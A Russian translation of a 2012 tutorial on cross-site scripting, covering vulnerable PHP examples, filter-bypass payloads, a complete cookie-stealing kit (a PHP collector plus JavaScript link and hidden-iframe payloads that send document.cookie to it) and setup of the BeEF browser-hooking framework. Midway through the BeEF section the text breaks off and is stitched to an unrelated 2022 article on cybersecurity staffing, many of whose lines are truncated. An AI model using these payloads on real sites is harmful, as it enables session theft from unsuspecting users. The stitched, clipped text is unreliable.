Полное пособие по межсайтовому скриптингу

10:16 / 11 декабря, 2012

XSS – это тип уязвимости программного обеспечения, свойственный Web-приложениям, который позволяет атакующему внедрить клиентский сценарий в web-страницы, просматриваемые другими пользователями

Автор: Ahmed Elhady Mohamed
Перевод: www.SecurityLab.ru

Введение

В Wikipedia содержится следующее определение для XSS: «Межсайтовый скритинг (XSS) – это тип уязвимости программного обеспечения, свойственный Web-приложениям (путем обхода ограничений безопасности браузера)», который позволяет атакующему внедрить клиентский сценарий в web-страницы, просматриваемые другими пользователями. Уязвимость межсайтового скриптинга может использоваться атакующим для обхода таких механизмов безопасности как политика единства происхождения. Согласно данным Symantec за 2007 год, XSS уязвимости составили 80.5% от общего числа брешей, обнаруженных на сайтах. Рейтинг опасности таких уязвимостей может варьироваться в зависимости от важности данных, хранящихся на уязвимом сайте и существующих механизмов защиты».
Вкратце, XSS или CSS (Cross-site Scripting, аббревиатура, которая также означает Cascading Style Sheets – таблицы каскадных стилей) является довольно распространенной уязвимостью среди Web-приложений. XSS позволяет атакующему внедрить вредоносный код на страницу и отправить его обратно в браузер пользователя, где этот код будет выполнен. Причиной этому являются доверительные отношения разработчика приложения к входным данным или некорректная фильтрация входных данных.

XSS опасен

XSS действительно является уязвимостью высокой степени опасности, поскольку она может использоваться для изменения DOM-модели сайта, что в свою очередь позволит похитить учетных данных администратора сайта и получить полный контроль над уязвимым приложением.

Какие цели преследует атакующий?

- Изменение настроек
- Кража файлов куки
- Размещение ложной рекламы
- Хищение токенов форм для проведения CSRF атак
- И другое, необходимо творчески подходить к эксплуатации XSS

Типы XSS

Существует три типа XSS уязвимостей:

- Постоянный (хранимый) XSS
  - Вредоносный код храниться на сайте или сервере
- Непостоянный (отраженный) XSS
  - Пользователю необходимо посетить специально сформированную ссылку

- XSS в DOM-модели
    - Источник проблемы находится в клиентском сценарии

Далее мы подробно обсудим каждый их этих типов.

Постоянный (хранимый) XSS

Википедия характеризует хранимый XSS как наиболее разрушительный тип атак. Хранимый XSS возможен, когда злоумышленнику удается внедрить на сервер вредоносный код, выполняющийся в браузере каждый раз при обращении к оригинальной странице. Классическим примером этой уязвимости являются форумы, на которых разрешено оставлять комментарии в HTML формате без ограничений. Другими словами, хранимый XSS возникает, когда разработчики осуществляют некорректную фильтрацию при сохранении входных данные в БД на сервере или в при записи этих данных в файлы, а затем выводят эти данные в браузер пользователю.

Демонстрация хранимого XSS

Ниже приведен пример PHP сценария, уязвимого к хранимому XSS:


```
<?php

    if(isset($_POST['btnSign']))

    {

    $message=trim($_POST['mtxMessage']);

    $name=trim($_POST['txtName']);

    // Обработка введенного значения переменной message

    $message = stripslashes($message);

    $message = mysql_real_escape_string($message);

    // Обработка введенного значения переменной name

    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES (

    '$message','$name');";

    $result=mysql_query($query) or die('<pre>'.mysql_error().'</pre>');

    }

    ?>
```

В коде не осуществляется корректная обработка параметров “message” и “name” перед сохранением данных в таблицу guestbook. Таким образом, при выводе этих данных в браузер пользователя существует

возможность выполнение вредоносного JavaScript кода.

В демонстрационных целях при попробуем проэксплуатировать эту уязвимость на примере DVWA.

После отправки этой формы можем посмотреть на выполнение нашего JavaScript кода:



Непостоянный (отраженный) XSS

Согласно Wikipedia, непостоянный XSS является наиболее распространенным типом XSS. Непостоянный XSS имеет место, когда данные, предоставляемые Web-клиентов в строке запроса или HTML форме, используются для генерации ответа клиенту без обработки этих данных.

Демонстрация отраженного XSS

Ниже приведен пример кода, уязвимого к отраженному XSS:


```
<?php

    if(!array_key_exists("name",$_GET) | |$_GET['name'] == NULL || $_GET['name']==''){

    $isempty=true;
```

```
}

else{

echo '<pre>';

echo 'Hello' . $_GET['name'];

echo '</pre>';

}

?>
```

Как видно из примера, очистка данных не осуществляется для параметра “name” перед его выводом в браузера пользователя. Таким образом, если в него внедрить JavaScript сценарий, это сценарий будет выполнен.

Мы воспользуемся приложением DVWA для демонстрации этой уязвимости:

Давайте внедрим код “<script>alert(“xss”);</script>” в элемент формы:



XSS в DOM-модели

Согласно Wikipedia, XSS в DOM-модели возникает на стороне клиента во время обработки данных внутри JavaScript сценария. Данный тип XSS получил такое название, поскольку реализуется через DOM (Document Object Model) - не зависящий от платформы и языка программный интерфейс, позволяющий программам и сценариям получать доступ к содержимому HTML и XML-документов, а также изменять содержимое, структуру и оформление таких документов.

Таким образом, XSS возникает непосредственно внутри JavaScript сценария. Примером к этой уязвимости может служить сценарий, который получает данные из URL через location.* DOM или посредством XMLHttpRequest запроса, и затем использует их без фильтрации для создания динамических HTML объектов.

Демонстрация XSS в DOM-модели

Для примера мы воспользуемся сценарием, который позволяет пользователю выбрать язык интерфейса. Язык по умолчанию передается посредством URL в параметре “default”. Обработка языка интерфейса осуществляется следующим образом:

```
<select>

<script>

document.write("<OPTION value=1>"+document.location.href.substring

(document.location.href.indexOf("default=")+8)+"</OPTION>");

document.write("<OPTION value=2>English</OPTION>");

</script>

</select>
```

Доступ к этой странице осуществляется по следующему адресу: http://www.some.site/page.html?default=French

Для эксплуатации XSS уязвимости в DOM-модели мы выполним следующий запрос:

http://www.some.site/page.html?default=<script>alert(document.cookie)</script>

Исходный JavaScript сценарий не ожидает, что входные данные могут содержать HTML код, поэтому просто выводит их на странице. Затем браузер обрабатывает этот код и выполняет сценарий alert(document.cookie).

Теперь давайте рассмотрим некоторые методы эксплуатации уязвимостей межсайтового скриптинга.

Методы эксплуатация XSS

Далеко не все методы фильтрации помогают защитить сайт от XSS. Ниже мы рассмотрим самые популярные варианты фильтрации данных и техники обхода таких фильтров.

Метод 1: замена «<script>» на пустую строку

Ниже приведен код, который, несмотря на фильтрацию, уязвим к XSS.

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
```

```
$isempty = true;
} else {
echo '<pre>';
echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
echo '</pre>';
}
?>
```

В сценарии проверяется соответствие строке «<script>» в нижнем регистре. Самый распространенный метод обхода такой фильтрации состоит в замене строки «<script>» строкой «<SCRIPT>». Так, изменив регистр, можно обойти описанную фильтрацию.

Также есть еще один способ обойти такую фильтрацию:

```
<script type=text/javascript>alert("XSS")</script>
```

Стоит отметить, что использование alert(“XSS”) для тестирования XSS нежелательно, поскольку большинство сайтов блокируют сценарии по ключевому слову «XSS».

Метод 2: использование magic quotes

Применяя этот метод, разработчик использует фильтрацию функции «addslashes()» языка PHP, которая добавляет символ «\» перед любым специальным символом. Таким образом, код, написанный на JavaScript, не будет выполнен.

Существует несколько способов обойти такую фильтрацию. Остановимся на двух из них.

1. Самый простой способ обойти такой фильтр – не использовать кавычки. Например, присваивать значение переменной, а затем выполнять эту переменную, что продемонстрировано в этом коде:
   <script>var val= 1; alert(val)</script>
2. Второй способ менее тривиален. Для обхода фильтрации вторым способом используется стандартная функция, переводящая числовое значение в ASCII-код. Полная таблица ASCII-кодов расположена по адресу http://www.asciitable.com. Таблица ASCII-кодов поможет в написании того, чего хотите Вы. Также можно использовать дополнение к браузеру Firefox – hackbar. Дополнение hackbar может быть полезно при конвертации данных из ASCII-кода в числовые значения. В данном примере строка «XSS» будет представлена как «120 115 115». Итак, зная числовые значения, необходимо только узнать название функции, конвертирующей числовые значения в ASCII-код. Эта функция называется «String.fromCharCode()», используя её в данном примере, можно обойтись совсем без кавычек.
   <script>alert(String.fromCharCode(120, 115, 115)</script>
   Данный код выведет на экран наше сообщение (в данном случае - «XSS»). Вышеописанный метод очень эффективен для обхода фильтрации magic quotes.

Как злоумышленник может украсть файлы куки?

На первый взгляд, что кража файлов куки – это сложная и кропотливая работа. На самом деле для успешного хищения файлов куки необходимы лишь общие навыки программирования и понимание XSS уязвимости.

Для демонстрации мы создадим сценарий collect_cookie.php на языке PHP, который будет размещен на сервере любой компании, предоставляющей хостинг. После этого будет внедрен код на языке JavaScript, который будет похищать файлы куки и передавать их на наш сайт. Когда php-файл получит данные, он сохранит их в файл stolen_cookies.txt.

Чтобы похитить файлы куки необходимо наличие трех составляющих:

- PHP-скрипт, который будет получать данные
- JavaScript-код, который будет воровать куки и отправлять их на наш сайт
- Компанию, предоставляющую веб-хостинг, чтобы разместить PHP-скрипт

Первая составляющая: скрипт collect_cookie.php

Ниже приведен PHP-скрипт, который будет использован для сбора файлов куки и их запись в файл stolen_cookie.txt

```
<?php
```

```
$collectedCookie=$HTTP_GET_VARS["cookie"];
$date=date("l ds of F Y h:i:s A");
$user_agent=$_SERVER['HTTP_USER_AGENT'];
$file=fopen('stolen_cookie.txt','a');
fwrite($file,"DATE:$date || USER AGENT:$user_agent || COOKIE:$cookie \n");
fclose($file);
echo '<b>Извините, сайт находится в состоянии разработки. </b></br></br>Пожалуйста, нажмите<a
href="http://www.google.com/">здесь</a>, чтобы перейти на предыдущую страницу';
?>
```

Разберемся, что делает данный скрипт:

$collectedCookie=$HTTP_GET_VARS["cookie"];

В данной строке происходит сохранения значения переменной «cookies» из GET-запроса в переменную «collectedCookie»
$date=date("l ds of F Y h:i:s A");

Здесь происходит сохранение времени соединения, по нему можно определить время кражи cookies.

$user_agent=$_SERVER['HTTP_USER_AGENT'];

Сохранение user_agent жертвы для осуществления будущих атак, если они потребуются.

$file=fopen('stolen_cookie.txt','a');

В этой строке происходит создание файла stolen_cookie.txt, в котором будут храниться похищенные данные.

fwrite($file,"DATE:$date || USER AGENT:$user_agent || COOKIE:$collectedCookie \n");

Сохранение данных в следующем формате: (“ДАТА: || USER AGENT || COOKIE”)

fclose($file);

Закрытие файла

echo 'Извините, сайт находится в состоянии разработки. </br></br>Пожалуйста, нажмите<a
href="http://www.google.com/">здесь, чтобы перейти на предыдущую страницу';

Осуществляется вывод на экран текста (“Извините, сайт находится в состоянии разработки”) и ссылки, ведущая на страницу google.com.
Первый шаг к сбору информации о cookies закончен.

Вторая составляющая: JavaScript-код

Ниже приведен JavaScript-код, который необходимо выполнить в браузере пользователя. Можно внедрить любой из нижеприведенных сценариев:

```
<a onclick="document.location='http://127.0.0.1/collect_cookie.php?
cookie='+escape(document.cookie);" href="#">Click here for Details</a>
```

Данный скрипт требует реакции пользователя, поскольку выводит на экран ссылку на наш сайт. Если пользователь нажмет на показанную ему ссылку, то он попадет на наш сайт и его файлы куки будут украдены.

```
<iframe width='0' height='0' frameborder='0'
src='<script>document.location='http://127.0.0.1/collect_cookie.php?
cookie='+escape(document.cookie);</script>' />
```

Этот скрипт не требует никаких действий со стороны пользователя. Во втором случае на сайт жертвы внедряется скрытый IFrame, невидимый для глаз пользователя.

В итоге украденные файлы куки окажутся в файле stolen_cookie.txt. По ссылке ниже доступно видео, демонстрирующие как можно украсть файлы куки: http://www.youtube.com/watch?v=ZeLyJnhz4ak

Что такое BeEF?

BeEF (сокращение от Browser Exploitation Framework) – платформа для эксплуатации браузеров. BeEF используется для разнообразных атак на компьютеры пользователей с целью их захвата. Наличие этого

инструмента значительно облегчает работу, поскольку многие рутинные операции уже автоматизированы.

Поскольку операция захвата компьютера-зомби автоматизирована, с помощью приложения beef (Browser Exploitation Framework) можно захватывать множество компьютеров-зомби (так называют компьютеры, которые находятся внутри ботнета).


На официальном сайте проекта BeEF содержится следующее описание программы: «Browser Exploitation Framework (BeEF) – это мощная профессиональная утилита. В BeEF реализованы последние методы атак, которые используют специалисты в области тестов на проникновение с богатым практическим опытом атак на клиентские приложения. В отличие от остальных платформ безопасности, BeEF ориентирован на эксплуатацию уязвимостей в браузерах для получения контроля над компьютером. Данный проект разрабатывается исключительно для легальных исследований и тестов на проникновение.»

Вы можете загрузить BeEF с сайта проекта http://beefproject.com.


Как использовать BeEF?


BeEF устанавливается по умолчанию вместе с дистрибутивом BackTrack 5 R2. Вы можете загрузить BackTrack 5 R2 с официального сайта http://www.backtrack-linux.org/downloads/. Чтобы открыть и настроить BeEF, необходимо нажать на кнопку главного меню, а затем перейти Backtrack -> Exploitation Tools -> Social Engineering Tools->BeEF XSS Framework->{Beef OR beef-NG}.

После запуска beef-ng на экране отобразиться консоль приложения:



Теперь Вы можете открыть панель управления BeEF, перейдя по ссылке и используя «beef»/«beef» в качестве логина и пароля.







Необходимо поместить JavaScript-код на сервер или клиент жертвы, чтобы захватить компьютер-зомби. Код выглядит следующим образом:

<script type="text/javascript" src="http://127.0.0.1:3000/hook.js"></script>


Ниже можно увидеть список захваченных компьютеров зомби и их статус присутствия в сети.

Обратите внимание на вкладку Commands






Как можно увидеть, существует довольно много эксплоитов, которые можно использовать. Например, можно выбрать модуль *misc->alert dialog*. Вы можете выбрать такой модуль, какой захотите.



Ниже виден результат. Как мы и ожидали, скрипт выполнился, и появилось окошко с предупреждением.



Как вы видите, процесс полностью автоматизирован. Вам только нужно настроить и запустить модуль. Интеграция beef и metasploit заслуживает отдельного внимания. На вкладке Command Вы можете увидеть

5 решений проблемы нехватки специалистов по

09:14 / 30 мая, 2022

«Когда трудно найти новые таланты, лучше развивать существующие»

Наиболее существенная угроза кибербезопасности для большинства предприят персоналом, а не с системой. Внезапная волна киберпреступности в сочетании проблемами с рабочей силой в области IT-технологий привела к нехватке навы кибербезопасности, в результате чего компании остались без необходимых зна

В некоторых организациях полностью отсутствует выделенный персонал служ других есть небольшой перегруженный отдел, пытающийся справиться с огром нагрузками. Компаниям необходимо решить проблему нехватки талантов для

В этой статье описаны пять стратегий привлечения новых сотрудников и макси текущей рабочей силы.

Ищите потенциал, а не опыт

Одна из частых ошибок компании при поиске сотрудников заключается в упущ потенциалом и приеме на работу опытных специалистов. Годы работы и серти вариант, но нынешний рынок труда в области кибербезопасности слишком ма. Предприятию следует расширить поиск и включить в него неопытных перспек

Поиск соискателей с определенными степенями и сертификатами в области ки уменьшает поле деятельности. Расширение поиска за счет включения опыта и кибербезопасности поможет компании найти талантливых кандидатов, которы традиционном поиске.

На рынке много специалистов, способных удовлетворить потребности бизнеса технологии сейчас входят в список самых востребованных специальностей , по ожидать множество молодых перспективных соискателей. Выпускникам може рабочем месте, но они могут получить его при действующем персонале.

Устройте систему повышения квалификац переподготовки

Предприятие должно признать важность непрерывного обучения на рабочем м новые таланты, лучше развивать существующие. Компания может предостави карьерного роста или оплатить работнику получение новых сертификатов и об

Такое обучение без отрыва от производства поможет превратить менее опытно поможет предотвратить текучесть кадров для сохранения нынешних работник компании (ISC)², из-за отсутствия карьерного роста 40% специалистов в области покидают свои рабочие места. Это больше, чем в любой другой категории.

Компания должна обеспечить мобильность и возможность овладеть новыми н своих специалистов по кибербезопасности. Предоставление возможности повы переподготовки также создаст необходимый опыт работы.

Создайте выгодные условия

Должности с более заманчивыми преимуществами привлекут больше кандида заработная плата, медицинское страхование и оплачиваемый отпуск являются начала, но компания может сделать больше.

Большинство работников IT-безопасности сегодня хочет гибкие условия работы

специалистов, защита удаленных сотрудников усложнила работу. Желание раб
второй по распространенности причиной ухода сотрудников с работы. Компани
работников и предоставить необходимые условия для сокращения текучести ка
кандидатов.

Создайте разнообразие должностей

Нехватка специалистов в области кибербезопасности реальна и может быть не
думают организации. Многие компании упускают из виду квалифицированны
отсутствия разнообразия в области кибербезопасности.

Женщин в кибербезопасности всего лишь 25% , при этом текучесть кадров для
должностях существенно выше. Компании с упором на создание более справед
расширяющего возможности рабочего места могут изменить статистику. Такой
гораздо больше кадров.

По мере увеличения своего разнообразия рабочие места станут более привлека
соискателей. В этом случае предприятию будет легче нанимать специалистов п

Уменьшите нагрузку на сотрудников

Предприятие должно предотвращать эмоциональное выгорание за счет сокращ
работников. Уровень выгорания в отрасли высок, и многие сотрудники испыты
количества нерешенных проблем. Компания может развить культуру кибербез
выгорание.

Кибербезопасность должна быть общей ответственностью всех сотрудников. На
более трети нарушений, и для его предотвращения часто бывает достаточно бо
Если все работники будут соблюдать надлежащую цифровую защиту, у служб к
меньше поводов для беспокойства.

Уменьшение рабочей нагрузки позволит даже небольшим группам специалист
и поможет смягчить общее воздействие нехватки специалистов в области кибе

Заключение

Следует отметить, что нехватка талантов в области кибербезопасности не буде

Работники IT-компаний смогут получить соответствующие степени и сертифик
работу и осознания спроса на IT-специалистов. Следовательно, имеющиеся тала
восполнять существующий разрыв и устранять нехватку. До момента устранен
есть много вариантов для смягчения воздействия недостатка кадров и создания
кибербезопасности.

Описанные пять решений могут помочь предприятиям привлечь новых специа
кибербезопасности, сохранить действующих сотрудников, развить таланты изн
нехватки работников. Компании могут уверенно подходить к своим потребнос
кибербезопасности и оставаться защищенными.